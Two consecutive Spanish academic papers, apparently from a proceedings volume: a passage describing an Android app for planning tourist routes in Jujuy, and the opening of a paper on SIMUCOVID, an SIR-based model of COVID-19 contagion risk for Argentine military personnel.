Para el análisis de páginas webs y de aplicaciones móviles se usó un teléfono celular Samsung J7 considerado de pantalla grande ya que la misma es de 5.5 pulgadas (139,5 mm).

La Secretaría de Turismo de la provincia de Jujuy brinda información en su sitio web. Tiene un diseño responsivo por lo tanto está preparada para adaptarse a cualquier tamaño de pantalla sin necesidad de hacer zoom y siendo fácil la navegación. La página brinda toda la información referente al turismo en la provincia y también posee algunos recorridos turísticos preestablecidos. No permite al turista generar sus propios recorridos turístico.

La provincia de Salta brinda información turística mediante una página web. Al no tener un diseño responsivo, no se logra leer su contenido con claridad por lo cual es necesario hacer zoom con dos dedos sobre la pantalla. El sitio web no tiene recorridos turísticos preestablecidos ni permite al turista generar sus propios recorridos.

Ninguno de los organismos gubernamentales encargados del turismo de Jujuy y Salta posee una aplicación nativa para teléfonos celulares.

El gobierno de la Ciudad Autónoma de Buenos Aires posee una aplicación nativa llamada BA Turismo, la cual posee 400 puntos de interés, circuitos turísticos, información de los atractivos de la ciudad, visitas guiadas, geolocalización, realidad aumentada, entre otros. Al momento de realizar pruebas sobre la generación de circuitos turísticos, se pudo realizar sin problema alguno. Se descubrió que no posee recorridos turísticos preestablecidos, sino que muestra un amplio listado de lugares que a un turista le puede interesar. Si bien es posible crear recorridos turísticos usando esta aplicación, los destinos para tal fin pertenecen únicamente a la ciudad Autónoma de Buenos Aires.

El gobierno de la ciudad de Santa Fe posee una aplicación nativa diseñada específicamente para teléfonos celulares con Android. La información contenida en esta proviene de la página web de dicho organismo, por lo cual brinda al turista toda la información necesaria de los destinos disponibles.

Mininube es una aplicación desarrollada por una empresa privada, que fue considerada como una de las 50 mejores aplicaciones durante 3 años consecutivos por Google. Esta aplicación provee información de diferentes lugares del mundo, permite reservar hoteles y restaurantes, guardar fotos, crear un itinerario del recorrido que se realizó incluyendo las fotos tomadas y compartir dichas fotos en las redes sociales. Después de analizar la aplicación se descubrió que no cuenta con recorridos turísticos preestablecidos para la provincia de Jujuy y tampoco permite generarlos de forma manual, solo guardar un listado de lugares favoritos para su posterior consulta.

Después de analizar las páginas web y las aplicaciones nativas mencionadas anteriormente como así también otras más, se llegó a la conclusión de que muchos organismos gubernamentales solo poseen una página web en la cual brindan información turística. Solo algunos poseen una aplicación nativa para celulares. En el caso de las empresas que desarrollan aplicaciones móviles referidas al turismo, muchas de ellas brindan información turística de manera

genérica, para una provincia, región o país. Además, se comprobó que en la actualidad no existe aplicación nativa alguna que disponga de recorridos turísticos para la provincia de Jujuy.

Definición del problema

El turismo en la provincia de Jujuy viene creciendo año tras años. Según el diario “El Tribuno de Jujuy” [2] el turismo creció en los últimos tres años cerca del 40%. Además, el turismo ya es considerado como una nueva actividad económica para la provincia [3].

Uno de los lugares turísticos más reconocidos es el Cerro de siete colores ubicado en la localidad de Purmamarca. Pero es solo uno de los tantos lugares que se pueden visitar, ya que, la provincia cuenta con cuatro regiones: Puna, Quebrada, Valles y Yungas, cada una con sus atractivos propios. Además, el componente cultural, la artesanía, la música, gastronomía e historia, es la razón por la que Jujuy es uno de los destinos elegidos por el turismo nacional e internacional [4].

Antes de comenzar su recorrido, el turista debe buscar información pertinente a los lugares turísticos para posteriormente organizar los posibles recorridos que realizará durante su estadía. Por este motivo, visitará las páginas web de turismo de los organismos gubernamentales o de empresas del rubro. Teniendo en cuenta que el día de hoy todo turista posee consigo un teléfono celular, es muy probable que haga uso del mismo durante su búsqueda.

Para la provincia de Jujuy, hasta el momento no existe una página web o aplicación diseñada para teléfonos celulares que permita la creación de recorridos turísticos de forma manual, de manera que un turista pueda armar su propio recorrido estableciendo los días, fecha, hora de inicio y final de su visita. Tampoco existe aplicación para celulares que posea recorridos turísticos preestablecidos de modo que un turista pueda disponer de los mismos sin necesidad de crearlos. Lo mismo puede decirse de los recorridos basados en hechos históricos. Estas dos últimas características si están presentes en algunas páginas web, pero con algunas limitaciones.

Debido a las características geográficas que posee la provincia de Jujuy, en ciertas regiones la conexión a internet es deficiente y en muchas otras no existe. En los últimos años, el gobierno ha estado acercando el servicio de internet a las regiones de Quebrada y Puna [5] [6]. Aun así, todavía existen muchos lugares turísticos donde no hay conexión. Este es otro de los problemas que tienen los turistas que visitan la provincia. Al no contar con el servicio de internet en determinados lugares, el turista no puede planificar sus recorridos.

Solución propuesta

Teniendo en cuenta que todo turista siempre lleva consigo un teléfono celular, se llegó a la conclusión de que la solución más efectiva es la creación de una aplicación para teléfonos celulares que haga uso de internet sólo una

vez, o sea al momento de su descarga e instalación. Posteriormente podría usarse dicha aplicación sin disponer de una conexión permanente. Por este motivo fue necesario estudiar los tipos de aplicaciones existentes.

Tipos de aplicaciones para teléfonos celulares

Existen dos tipos de aplicaciones desarrolladas para un teléfono celular, ellas son: las aplicaciones web progresivas y las aplicaciones nativas. Al momento de buscar una solución para el proyecto se debió decidir entre los dos tipos de aplicaciones.

Una aplicación nativa es un software desarrollado y optimizado específicamente para el sistema operativo del celular de destino [7] [8]. Los sistemas operativos más usados son Android e iOS. Para desarrollar una aplicación nativa para teléfonos con Android se debe tener conocimientos de Java y/o Kotlin. Si la aplicación nativa es para el sistema operativo iOS de un iPhone, se deberá programar en los lenguajes Objective-C y/o Swift. Para poder usar estas aplicaciones, las mismas deben ser descargadas desde la tienda oficial del sistema operativo como Google Play (Android) y App Store (iOS) [9].

Una PWA es una aplicación que utiliza las últimas tecnologías disponibles en los navegadores para ofrecer una experiencia en celulares similar a la de una aplicación nativa [10], pero se accede a través de un navegador web, con su propia dirección [11]. Combina lo mejor de una página web y de una aplicación nativa, ya que hace que una web funcione como una aplicación nativa pero no requieren descarga ni instalación [12].

A forma de resumen se enumeran las ventajas y desventajas de cada tipo de aplicaciones [13] [14].

Aplicaciones Nativas

Ventajas

- Acceso completo al teléfono
- Mejor experiencia de usuario
- Envío de notificaciones a los usuarios
- Aprobación para poder publicarse en la tienda oficial.
- Actualización constante

Desventajas

- Diferentes conocimientos para cada plataforma
- Más caras para desarrollar
- Código no reutilizable entre diferentes plataformas.
- Usables solo en el sistema operativo de destino.

PWA

Ventajas

- Código base reutilizable en diversas plataformas.
- Proceso de desarrollos más sencillo y económico.
- No necesitan aprobación externa para publicarse.
- Última versión siempre disponible.
- Acceso con Internet de baja calidad o incluso offline a algunos contenidos estáticos

Desventajas

- Experiencia de usuario y tiempo de respuesta menor a una aplicación nativa.
- Algunas funciones nativas no disponibles, por ejemplo, contactos, calendario, bluetooth o NFC.
- No todos los exploradores y sistemas operativos soportan PWA en toda su amplitud.
- Alto consumo de la batería del celular.

Selección del tipo de aplicación

Analizando las ventajas y desventajas de los dos tipos de aplicaciones se decidió crear una aplicación nativa. Esto se debe a que este tipo de aplicación permite acceder a todos los recursos del celular. En un futuro próximo se pretende agregar más funcionalidades que las propuestas en los objetivos de este proyecto. Muchas de esas nuevas funcionalidades (acceso a los contactos del celular, uso de la cámara, entre otros) no se puede llevar a cabo en una PWA, por este motivo se creyó conveniente la creación de una aplicación nativa.

Según Gartner [15] el sistema operativo más usado en los celulares es Android con el 86,1% de la cuota de mercado, le sigue iOS con 13,7% y los que usan otros sistemas operativos llegan al 0,2%.

Según afirma Telam [16] la gran mayoría de los latinoamericanos prefieren Android. En Argentina es más notable esta preferencia ya que el 95% de los usuarios disponen de un celular con Android.

Teniendo en cuenta la información provista por Gartner y Telam se decidió crear, como primera solución, una aplicación nativa para los teléfonos celulares con el sistema operativo Android.

Diagrama de clases y entidad relación

Se determinó que existen dos tipos de recorridos. Los recorridos preestablecidos que son aquellos que se obtienen al instalar la aplicación y están listos para ser usados. El segundo tipo son los recorridos que podrán ser creados por el turista. Cada recorrido puede tener muchos lugares y un mismo lugar puede pertenecer a muchos recorridos.

En base a esta información descrita de manera muy breve pero que no fue el único análisis realizado, se crearon el diagrama de clases, mostrado en la Figura 1 y el diagrama entidad relación mostrado en la Figura 2.




Figura 1. Diagrama de clases.




Figura 2. Diagrama entidad relación.

Algunas interfaces de la aplicación nativa

En la Figura 3 se muestra la aplicación ejecutándose en un celular Samsung J7 el cual posee el sistema operativo Android en su versión 6.



Figura 3. Pantalla principal de la aplicación móvil ejecutándose en un celular.

Las pruebas se desarrollaron tanto en el emulador incluido en la IDE Android Studio como en el teléfono celular nombrado anteriormente.

La pantalla principal posee una serie de botones que permiten acceder a las diferentes funcionalidades existentes en la aplicación.

El primer botón “Lugares turísticos” permite acceder a los diferentes lugares turísticos predefinidos por la aplicación. El segundo botón “Recorridos históricos a pie” muestra los diferentes recorridos turísticos predefinidos que se pueden realizar a pie, estos recorridos están orientados tanto a turistas como a alumnos de escuelas primarias y secundarias, ya que están basados en hechos históricos que sucedieron en la provincia de Jujuy.

Presionando el botón “Recorridos largos” de la pantalla principal se accede a la pantalla del mismo nombre, esta muestra los recorridos turísticos predefinidos cuyos lugares a visitar se encuentran alejados, por lo cual, es necesario disponer de un vehículo para poder visitarlos.

El cuarto botón “Mis recorridos” muestra aquellos recorridos que no vienen predefinidos por la aplicación, sino que han sido creados directamente por el turista. El último botón “Crear recorridos” permite al usuario crear su propio recorrido turístico.

Resultados

Preparación de la evaluación

Para evaluar el desempeño de la aplicación móvil se decidió realizar una serie de cuestionarios [18] [19] y observaciones con diferentes usuarios. El contenido de las preguntas para este cuestionario fue cerrado [20].

El análisis de los resultados se realizó del siguiente modo:

- Selección de usuarios para las pruebas.
- Préstamo de un celular con la aplicación instalada o instalación de la aplicación en sus propios celulares.
- A cada usuario se le explicó los objetivos propuestos y el funcionamiento básico de la aplicación.
- Se les solicitó que visiten los distintos lugares turísticos disponibles, los recorridos históricos a pie y los recorridos largos.
- Se les solicitó que creen un recorrido turístico de forma manual.
- Se les solicitó que visiten los recorridos turísticos previamente creados de forma manual.

En todo momento se observó la manera en que el usuario interactuaba con la aplicación móvil.

Por último, se le proporcionó un cuestionario en papel con preguntas referidas al funcionamiento de la aplicación.

Selección de usuarios para realizar pruebas

Fueron seleccionados tres tipos de usuarios: profesionales informáticos (ingenieros informáticos, licenciados en sistemas, analistas programadores), alumnos avanzados de las carreras de informática y personas que no tienen conocimientos informáticos.

Realización de la encuesta e interpretación de los resultados

A continuación, se muestran algunas preguntas con los resultados obtenidos y se hace una pequeña interpretación de los resultados.

Teniendo en cuenta que para la provincia de Jujuy no existe una aplicación nativa similar a la creada y según la descripción del funcionamiento de la misma por parte del encuestador. ¿Cree usted que esta aplicación es útil para los turistas? Ante la pregunta, el 80% de los encuestados dijeron que sería de gran utilidad contar con una aplicación para teléfonos celulares ya que la gran mayoría de usuarios cuenta con un dispositivo. Solo el 20% de los encuestados dijeron que no era necesario contar con esta aplicación. Por lo tanto, se puede concluir que la creación de esta aplicación es de gran utilidad para los turistas.

Si fuese un turista que viene a conocer Jujuy ¿Prefiere tener instalada en su celular una aplicación de turismo solo

para la provincia de Jujuy o prefiere una aplicación genérica que abarque a toda la república argentina? El 67% de los encuestados afirman que es mejor tener una aplicación para turismo exclusivamente para la provincia de Jujuy. Solo el 33% de los encuestados afirma que es aceptable contar con una aplicación genérica que abarque toda la República Argentina y en la cual se pueda buscar información de Jujuy. Se concluye que la creación de la aplicación para recorridos turísticos de la provincia de Jujuy es aceptada para mayoría de los usuarios.

Teniendo la aplicación instalada en un teléfono celular se les mostró a los encuestados la pantalla principal y se les preguntó si los colores eran correctos. Las respuestas fueron, el 53% dijo que sí, son correctos, el 27% dijo que son fuertes y no permite una correcta visualización y solo el 20% dijo que se debería modificarlos. Por este motivo es que se decidió cambiar los colores y el diseño de la pantalla principal de la aplicación. La imagen mostrada anteriormente (Figura 3) es la que se obtuvo luego de la modificación.

Otra de las preguntas decía: Al presionar sobre el botón “Lugares turísticos” de la pantalla principal se muestran los lugares turísticos disponibles. ¿La organización de los mismos le parece correcta? El 93% de los encuestados dijo que sí y solo el 7% afirmó que no. Por lo tanto, se concluye que mostrar una lista con el nombre y una foto de los lugares turísticos es correcta.

Estas fueron solo algunas de las preguntas y respuestas obtenidas al llevar a cabo el análisis de resultados. En total se hicieron 13 preguntas. Con las respuestas obtenidas se concluyó que la aplicación fue mayormente aceptada para su uso y considerada de gran interés por parte de los usuarios.

Aportes del proyecto

Brindando las facilidades propuestas por la aplicación es posible lograr la promoción de Jujuy como destino turístico aumentando el número de visitantes que llegan por primera vez o de aquellos que deciden regresar. Esto tiene repercusiones económicas tanto en la provincia como en el país ya que al aumentar el número de turistas también aumenta la recaudación de impuestos, el consumo interno de bienes y servicios como así también el desarrollo de la provincia o país ya que hace posible el arribo de nuevas inversiones en materia de turismo.

La aplicación desarrollada será de gran utilidad al turista que visite Jujuy ya que le facilitará la organización de sus recorridos mientras dure su estadía en la provincia.

Otro de los aportes obtenidos está relacionado con los conocimientos que fueron necesarios adquirir para la creación de aplicaciones en Android. En un principio se creyó contar con dichos conocimientos, pero a medida que se avanzaba en el proyecto se descubrió que había muchas características del desarrollo en Android que eran desconocidas por quien llevaba adelante dicho proyecto. Motivo por el cual fue necesario realizar diferentes cursos de capacitación, algunos de ellos disponibles de forma

gratuita en internet y muchos otros adquiridos mediante la realización de la compra correspondiente.

Trabajos futuros

Buscando aplicaciones de turismo en Google Play que cumplan los objetivos de este proyecto se observa que no hay alguna que permita generar recorridos turísticos para la provincia de Jujuy de forma manual mostrando día, hora de inicio y fin junto con el lugar a visitar. Tampoco existe alguna que disponga de recorridos turísticos preestablecidos. Por esta razón, la aplicación podría convertirse en un producto comercial o formar parte de alguna institución gubernamental encargada de fomentar el turismo en la provincia.

La aplicación desarrollada permite al turista crear sus propios recorridos turísticos y sería interesante que los pueda compartir por las redes sociales o enviar el recorrido realizado a un amigo por WhatsApp. También se podría tomar fotos en el lugar visitado y asociarlo al recorrido, para luego compartirlo con los contactos almacenados en su celular. Estas funcionalidades podrán agregarse sin problemas en un futuro ya que al ser una aplicación nativa se puede acceder a los recursos del celular, como ser la agenda de contactos y la cámara.

Otra propuesta a futuro es desarrollar la versión de la aplicación para los teléfonos con el sistema operativo iOS. De esta forma se podrá captar la mayor cantidad de usuarios que hagan uso de la aplicación y se beneficien de las funcionalidades que brinda.

Conclusiones

La aplicación creada en este proyecto resulta de gran utilidad al turista, ya que no existe alguna que brinde la posibilidad de generar recorridos turísticos propios ni que le permita contar con recorridos preestablecidos.

La aplicación puede adaptarse fácilmente a las necesidades de cualquier organismo gubernamental dedicado al turismo de otras provincias o países. Además, con las nuevas funcionalidades puede tener un carácter comercial, ya que la aplicación estará disponible para los teléfonos celulares que funcionan con los dos sistemas operativos más usados en la actualidad.

Referencias

- [1] Ditrendia, Informe ditrendia: Mobile en España y en el Mundo 2016. http://www.amic.media/media/files/file_352_1050.pdf
- [2] El tribuno de Jujuy, La temporada turística dejó en Jujuy unos \$850 millones. Jujuy, Argentina, 29 de Julio de 2019. <https://www.eltribuno.com/ujuy/nota/2019-7-29-1-0-0-la-temporada-turisticas-dejo-en-ujuy-unos-850-millones>
- [3] Lóndero, M. E., Ambiente, patrimonio y turismo en la Provincia de Jujuy. En 2das. Jornadas Binacionales de Medio

Ambiente del Area de Frontera Argentino - Boliviana. San Salvador de Jujuy, Jujuy, Argentina. 8 y 9 de Marzo de 2018

- [4] Prensa Jujuy, Disfrutar de la cultura jujeña, <http://prensa.jujuy.gob.ar/2020/01/30/disfrutar-de-la-cultura-jujena/>
- [5] SomosJujuy, ¡Una buena! Casi 20 localidades de la Puna tendrán conexión a internet, 25 de Julio, 2018. <https://www.somosjujuy.com.ar/ujuy/interior/6100-una-buena-casi-20-localidades-de-la-puna-tendran-conexion-a-internet>.
- [6] Telam, Abrirán puntos de acceso gratuito a Internet en más de 20 poblados, 26 de Febrero 2019. <https://www.telam.com.ar/notas/201902/336291-inauguraran-puntos-de-acceso-gratuito-a-internet-en-mas-de-20-poblados-jujenos.html>
- [7] Cacheiro Gonzáles, M. L., Sánchez Romero, C., and Gonzáles Lorenzo, J. M., Recursos tecnológicos en contextos educativos, 2016, Editorial UNED.
- [8] IBM. El desarrollo de aplicaciones móviles nativas, Web o híbridas. IBM Software. Thought Leadership White Paper, 2012.
- [9] App&Web, Principales tipos de apps: ventajas e inconvenientes, 31 de Octubre 2019. <https://www.appandweb.es/blog/tipos-de-apps/>
- [10] Web.dev, What are Progressive Web Apps?, 06 de Enero 2020. <https://web.dev/what-are-pwas/>
- [11] Digital55, Progressive Web App vs app native, 23 Agosto 2018. Disponible en: https://www.digital55.com/desarrollo-tecnologia/pwa-vs-app-nativa/#Que_es_app_nativa
- [12] Ramírez Hauncher, A., Mobile Commerce, Editorial Elearning, S.L., 2019
- [13] Programa en línea, Aplicaciones Móviles (Ventajas e Inconvenientes), 16 de Septiembre 2019. <https://www.programaenlinea.net/aplicaciones-moviles-ventajas-e-inconvenientes/>
- [14] Ionos Digital Guide, Progressive web apps: ¿promesa o hype?, 30 de Octubre 2019. <https://www.ionos.es/digitalguide/paginas-web/desarrollo-web/progressive-web-apps-pros-y-contras/>
- [15] Gartner, Gartner Newsroom. 12 de Octubre de 2018. <https://www.gartner.com/newsroom/id/3725117>.
- [16] Télam, A 10 años de la llegada del iPhone, la gran mayoría de los latinoamericanos prefiere Android, 29 de Junio de 2017. <http://www.telam.com.ar/notas/201706/193913-iphone-android-usuarios-mercado-latinoamericano-smartphone-telefonía-movil.html>.
- [17] Android Studio. Conoce Android Studio. <https://developer.android.com/studio/intro/index.html>.
- [18] Kendall, K. E., & E., K. J., Uso de cuestionarios, en Análisis y diseño de sistemas, 8 ed., pp. 114, México: Pearson Educación, 2011.
- [19] Gómez Bastar, S., Metodología de la investigación. Red Tercer Milenio S. C., 2012.
- [20] Hernández Sampieri, R., & Fernández Collado, C., Metodología de la investigación (Quinta ed.), McGraw-Hill / Interamericana Editores, S.A. de C.V., 2010.

SIMUCOVID: modelo y aplicación predictiva de la posibilidad de contagio de COVID-19 para el personal.

*Repetto, Alejandro; Cipriano, Marcelo; Cicerchia, César; Días Pais, Nicolás;
Lussiano, Patricia; Olivieri, Rafael; Maceira García Coni, Carlos; Salazar Gómez, Nahuel
Facultad de Ingeniería del Ejército (FIE)
Universidad de la Defensa Nacional (UNDEF)*

*ajmrepetto@gmail.com; marcelocipriano@fie.undef.edu.ar; cdcicerchia@fie.undef.edu.ar;
ndiazpais@fie.undef.edu.ar; lussianopatricia@gmail.com;
rmolivieri@gmail.com; cmaceira@fie.undef.edu.ar; nsalazar@fie.undef.edu.ar*

Resumen

Este trabajo consiste en la elaboración de un modelo teórico de simulación y una aplicación informática, que permitirá aportar información para obtener la cobertura óptima y la menor afectación del personal que lleva adelante las misiones de apoyo a la comunidad y ayuda humanitaria de la Operación “General Manuel Belgrano”, ordenadas por el P.E.N. a las Fuerzas Armadas de la República Argentina.

El marco teórico y su aplicación se basan en el modelo de propagación de epidemias S.I.R. Y se nutren de los datos epidemiológicos propios de la comunidad donde se lleve adelante el servicio, el equipo de protección personal y los distintos roles de acción de los efectivos.

El mismo tiene aplicaciones tanto militares como civiles, ya que con unas ligeras modificaciones adaptativas, podrá ser empleado por organismos de salud, seguridad, comercios, industrias y cualquier organización cuyo personal debe llevar adelante tareas expuestas a la posibilidad de contagio de COVID-19.

Introducción

En diciembre de 2019 aparece en escena un nuevo coronavirus, presuntamente originado en China llamado SARS-CoV-2 (Severe Acute Respiratory Syndrome Coronavirus 2). Produce una enfermedad muy contagiosa llamada CoVid-19 (*coronavirus disease 2019*) por la Organización Mundial de la Salud (OMS). Actualmente, la humanidad sigue transitando una gran pandemia por su causa y su impacto ha migrado al continente americano, siendo Estados Unidos y Brasil los que presentan la mayor cantidad de contagios.

Por diferentes características demográficas y otros factores, la mayoría de los casos se concentran en el *Área Metropolitana de Buenos Aires (AMBA)*. En el resto del país, la propagación es desigual; algunos municipios nunca tuvieron casos positivos, otros los tuvieron, pero desde hace meses no presentan casos nuevos. Por último, se

presentan casos con menor cantidad y circulación viral, como en el AMBA.

Dado que no existe aún a nivel mundial una vacuna efectiva ni tratamiento garantizado contra la enfermedad, el Gobierno lleva adelante una política sanitaria en procura que la población infectada pueda ser atendida sin que el sistema de salud colapse. Este enfoque, denominado comúnmente “aplanamiento de la curva” de contagios, pretende que la demanda de pacientes con necesidad de hospitalizar no supere la cantidad de camas disponibles para la atención de los casos más severos.

La situación social, económica y sanitaria de nuestro país se vio seriamente afectada. Para mitigar su impacto, el P.E.N. emitió la Emergencia Sanitaria a través del Decreto 260/2020 DECNU-2020-260-APN-PTE - Coronavirus (COVID-19) [1].

Entre otras directrices, se determina que el *Ministerio de Defensa* y su personal esté disponible para el apoyo que se requiera. Fue así que el *Ejército Argentino* activa el 2 de Abril de 2020 el batallón homónimo, con el objetivo de fortalecer las operaciones que ya se estaban realizando en todo el país, en particular en el área Metropolitana y alrededores por medio del *Comando de Zona de Emergencia Metropolitana*. Se iniciaron tareas de apoyo, sanidad, transporte de personal y cargas, preparación y distribución de comida, reparación de instalaciones, instalación de cocinas en barrios, armado de alojamientos, carga y distribución de efectos, entre otras cosas. Acciones y tareas que hasta el presente se siguen llevando adelante, contando con el apoyo de la *Provincia de Buenos Aires* y la *Ciudad Autónoma de Buenos Aires* [2]. El 17 de Abril el *Estado Mayor Conjunto de las Fuerzas Armadas* decide cambiar el nombre de las *Operaciones COVID-19* por el de *Operación General Manuel Belgrano (OGMB)*, en homenaje al prócer por la conmemoración del bicentenario de su paso a la inmortalidad.

Teniendo en cuenta que, en los meses de marzo y abril, existía poco conocimiento de los expertos sobre la enfermedad y en procura de brindar un servicio eficiente

mediante operaciones de protección civil amplias y sostenidas en el tiempo, el Comando de la Guarnición Militar Buenos Aires solicitó a la Facultad de Ingeniería del Ejército su apoyo técnico de modelado y simulación para el planeamiento y la toma de decisiones en el contexto de la emergencia. Con la posibilidad de que se extienda no sólo en el tiempo, como finalmente sucedió, y previendo una cobertura geográfica extendida, con el propósito de estimar bajas en el personal militar empeñado en las operaciones y apoyar la planificación de necesidades logísticas de personal y medios de sanidad, la carrera Ingeniería en Informática de esta Facultad fue asignada para satisfacer los requerimientos de los usuarios militares. Para ello, se comprometió el trabajo de la cátedra Métodos y Modelos, y del Laboratorio de Informática y Software Seguro de la Facultad para el diseño de un modelo de simulación y su implementación computacional mediante una herramienta informática de desarrollo propio. La misma debía permitir la realización de simulaciones con diferentes escenarios y variables, de manera que se pudiera determinar la logística más adecuada para llevar adelante las tareas asignadas y obtener el máximo rendimiento de los recursos y esfuerzos empeñados por la Nación, al servicio de la ciudadanía.

Descripción del Proyecto

Para poder satisfacer el requerimiento se asignaron a la tarea un equipo integrado por dos docentes de grado, tres docentes investigadores del laboratorio y dos alumnos del último curso de Ingeniería en Informática.

Objetivo

El objetivo perseguido fue el modelado y la implementación de una herramienta informática que permita analizar la posibilidad de contagio del personal militar abocado al OGMB, realizar el análisis de sensibilidad sobre las variables adecuadas para ayudar en la estimación de bajas por contagio, prever la disponibilidad de los relevos y los equipos de protección requeridos, a fin de garantizar la continuidad del servicio humanitario. Los resultados de la simulación deben servir para que el mando militar pueda tomar decisiones operativas y logísticas.

Aunque originalmente el requerimiento era para la implementación en la zona *Área Metropolitana Buenos Aires (AMBA)*, conformada por la *Ciudad Autónoma de Buenos Aires (CABA)* y los cordones del Conurbano pertenecientes a la *Provincia de Buenos Aires (PBA)*, el modelo puede emplearse en cualquier lugar tanto en Argentina u otro país. Incluso con las correspondientes adecuaciones, podría servir a cualquier organización que deba lidiar con la posibilidad de contagio de su personal. Por lo que su uso puede extrapolarse al ámbito de las fuerzas de seguridad, organismos de salud, empresas y demás.

Estructura del Proyecto

El proyecto fue estructurado en 2 Fases: Modelado e Implementación. Las que a su vez estuvieron divididas en etapas.

El plazo para llevar adelante el proyecto debía estar acotado entre 30 y 45 días, dada la urgencia del caso y la escasa información académica existente a la fecha de inicio del proyecto sobre el COVID-19, su propagación, métodos de contagio, probabilidad de infección, entre otras. Incluso, se observaron contradicciones en los organismos de salud, tal como se expondrá brevemente en el acápite siguiente.

Fase de Modelado

El objetivo del proyecto para esta etapa es la confección de un modelo de simulación predictivo para la contabilización de la posibilidad de bajas, por causas sanitarias, del personal militar abocado OGMB.

Contextualización del Problema

Dado que el problema trata sobre la enfermedad COVID-19, su transmisión y evolución, como también mecanismos de protección, se procede a obtener información sobre la misma:

- El “período de incubación” es el tiempo que transcurre entre la infección por el virus y la aparición de los síntomas de la enfermedad, que según los datos disponibles oscila entre 1 y 14 días, y en promedio alrededor de 6 días. A modo de comparación, el período de incubación de la gripe es 2 días en promedio y oscila entre 1 y 7. Por esta razón se les pide a las personas que podrían haber estado en contacto con un caso confirmado que se aislen por 14 días.
- La tasa de reproducción¹ o R_0 es la cantidad de personas en promedio a las que un infectado contagiará a lo largo de su enfermedad. Fue calculado al principio de la pandemia, entre 2 y 3.
- la duración de la misma es muy variable y depende de cada persona, aunque la mayoría de los infectados tal vez transiten la enfermedad entre 1 y 2 semanas.
- la mayoría de la población infectada transitará la infección con síntomas leves. Y hasta

¹ Siempre que este valor sea mayor a 1, la epidemia seguirá aumentando su propagación. Si se ubica en 1, entonces se conservará estable sin aumentar. Y por último si fuera menor a 1, la cantidad de infectados disminuye, lo que anticipa el final de la propagación. Es por ello que los organismos de salud calculan y analizan este valor a diario.

incluso, se habla de personas que podrían no manifestar casi ningún síntoma o ser tan leves que pasen desapercibidos. Lo cual los podría convertir en propagadores asintomáticos de la enfermedad y la razón por la que las predicciones matemáticas del valor de infectados no fueron consistentes con los hallados en el mundo real.

- alrededor del 5% de la población infectada transitarán la enfermedad requiriendo cuidados intensivos y equipamiento médico especial. Motivo por el cual se persigue el “aplanamiento de la curva de contagios” para evitar que estos valores superen las plazas disponibles en los servicios de Terapia Intensiva.
- Lamentablemente, para una porción de la población infectada la enfermedad será mortal. En promedio, la tasa de mortalidad oscila alrededor del 2%. Aunque por grupos de edad, la tasa es mayor en los más altos niveles de la pirámide poblacional y/o con enfermedades pre-existentes.

Según el Ministerio de Salud de la Nación Argentina es considerado “contacto estrecho” [3] a “*cualquier persona que haya permanecido a una distancia menor a 2 metros con un caso confirmado mientras el caso presentaba síntomas, o durante las 48 horas previas al inicio de síntomas, durante al menos 15 minutos. (ej. convivientes, visitas, compañeros de trabajo).*”

A su vez el Ministerio hace un apartado especial para definir el concepto de “*Contacto estrecho en barrios populares, pueblos originarios, instituciones cerradas o de internación prolongada... toda persona que concurra a centros comunitarios (comedor, club, parroquia, paradores para personas en situación de calle, etc.) y haya mantenido estrecha proximidad con un caso confirmado, mientras el caso presentaba síntomas (menos de 2 metros, durante 15 minutos)*”. Justamente es este el contexto mayoritario donde parte del personal militar realizará las actividades asignadas.

Identificación del Problema

El modelo deberá predecir qué cantidad de personal militar posiblemente podrá adquirir la enfermedad COVID-19 tanto sea en el desempeño de su misión humanitaria, como así también en su período de franco de servicio. Así se detectaron tres potenciales espacios de contagio: en servicio, en el cuartel y en la casa. Vale destacar que durante el servicio el personal es provisto con elementos de protección personal. En el cuartel se siguen medidas rigurosas a los fines de disminuir la transmisión del virus. Por esto se cree de importancia comprender la evolución de la enfermedad en la comunidad donde el personal vive, ya que es el punto de menor control institucional y, por lo tanto, en el que tienen altas chances de contagio.

Las variables propuestas en el modelo fueron:

- Rol que desempeñara el efectivo en el operativo (chofer, cocinero, armador y constructor, mantenimiento, personal de enlace con la comunidad, entre otros) que contemple además la interacción o no con los ciudadanos en una determinada zona de trabajo.
- Períodos de servicio y de franco, medido en días.
- Densidades de personas infectadas en la zona del servicio, domicilio del personal y las supuestas en el cuartel.
- Equipo de Protección Personal (EPP) y Políticas de Sanitización (PS) asignado para cada rol, en servicio y en el cuartel.

El equipo también evaluó la existencia de otras variables como por ejemplo medio de transporte empleado por el personal militar para el desplazamiento desde y hacia sus hogares durante el franco de servicio, entre otras. Sin embargo, para mantener el modelo lo más elemental posible se decidió descartarlas.

Elección del Tipo de Modelo

El modelo elegido es **heurístico** en el que se trata de justificar las predicciones que se obtengan a partir de las causas y mecanismos del proceso de infección y transmisión de COVID-19, como así también de los factores atenuantes o agravantes que se puedan identificar.

Se persiguen resultados **cuantitativos** y no cualitativos, ya que el modelo debe entregar un número como resultado de su aplicación.

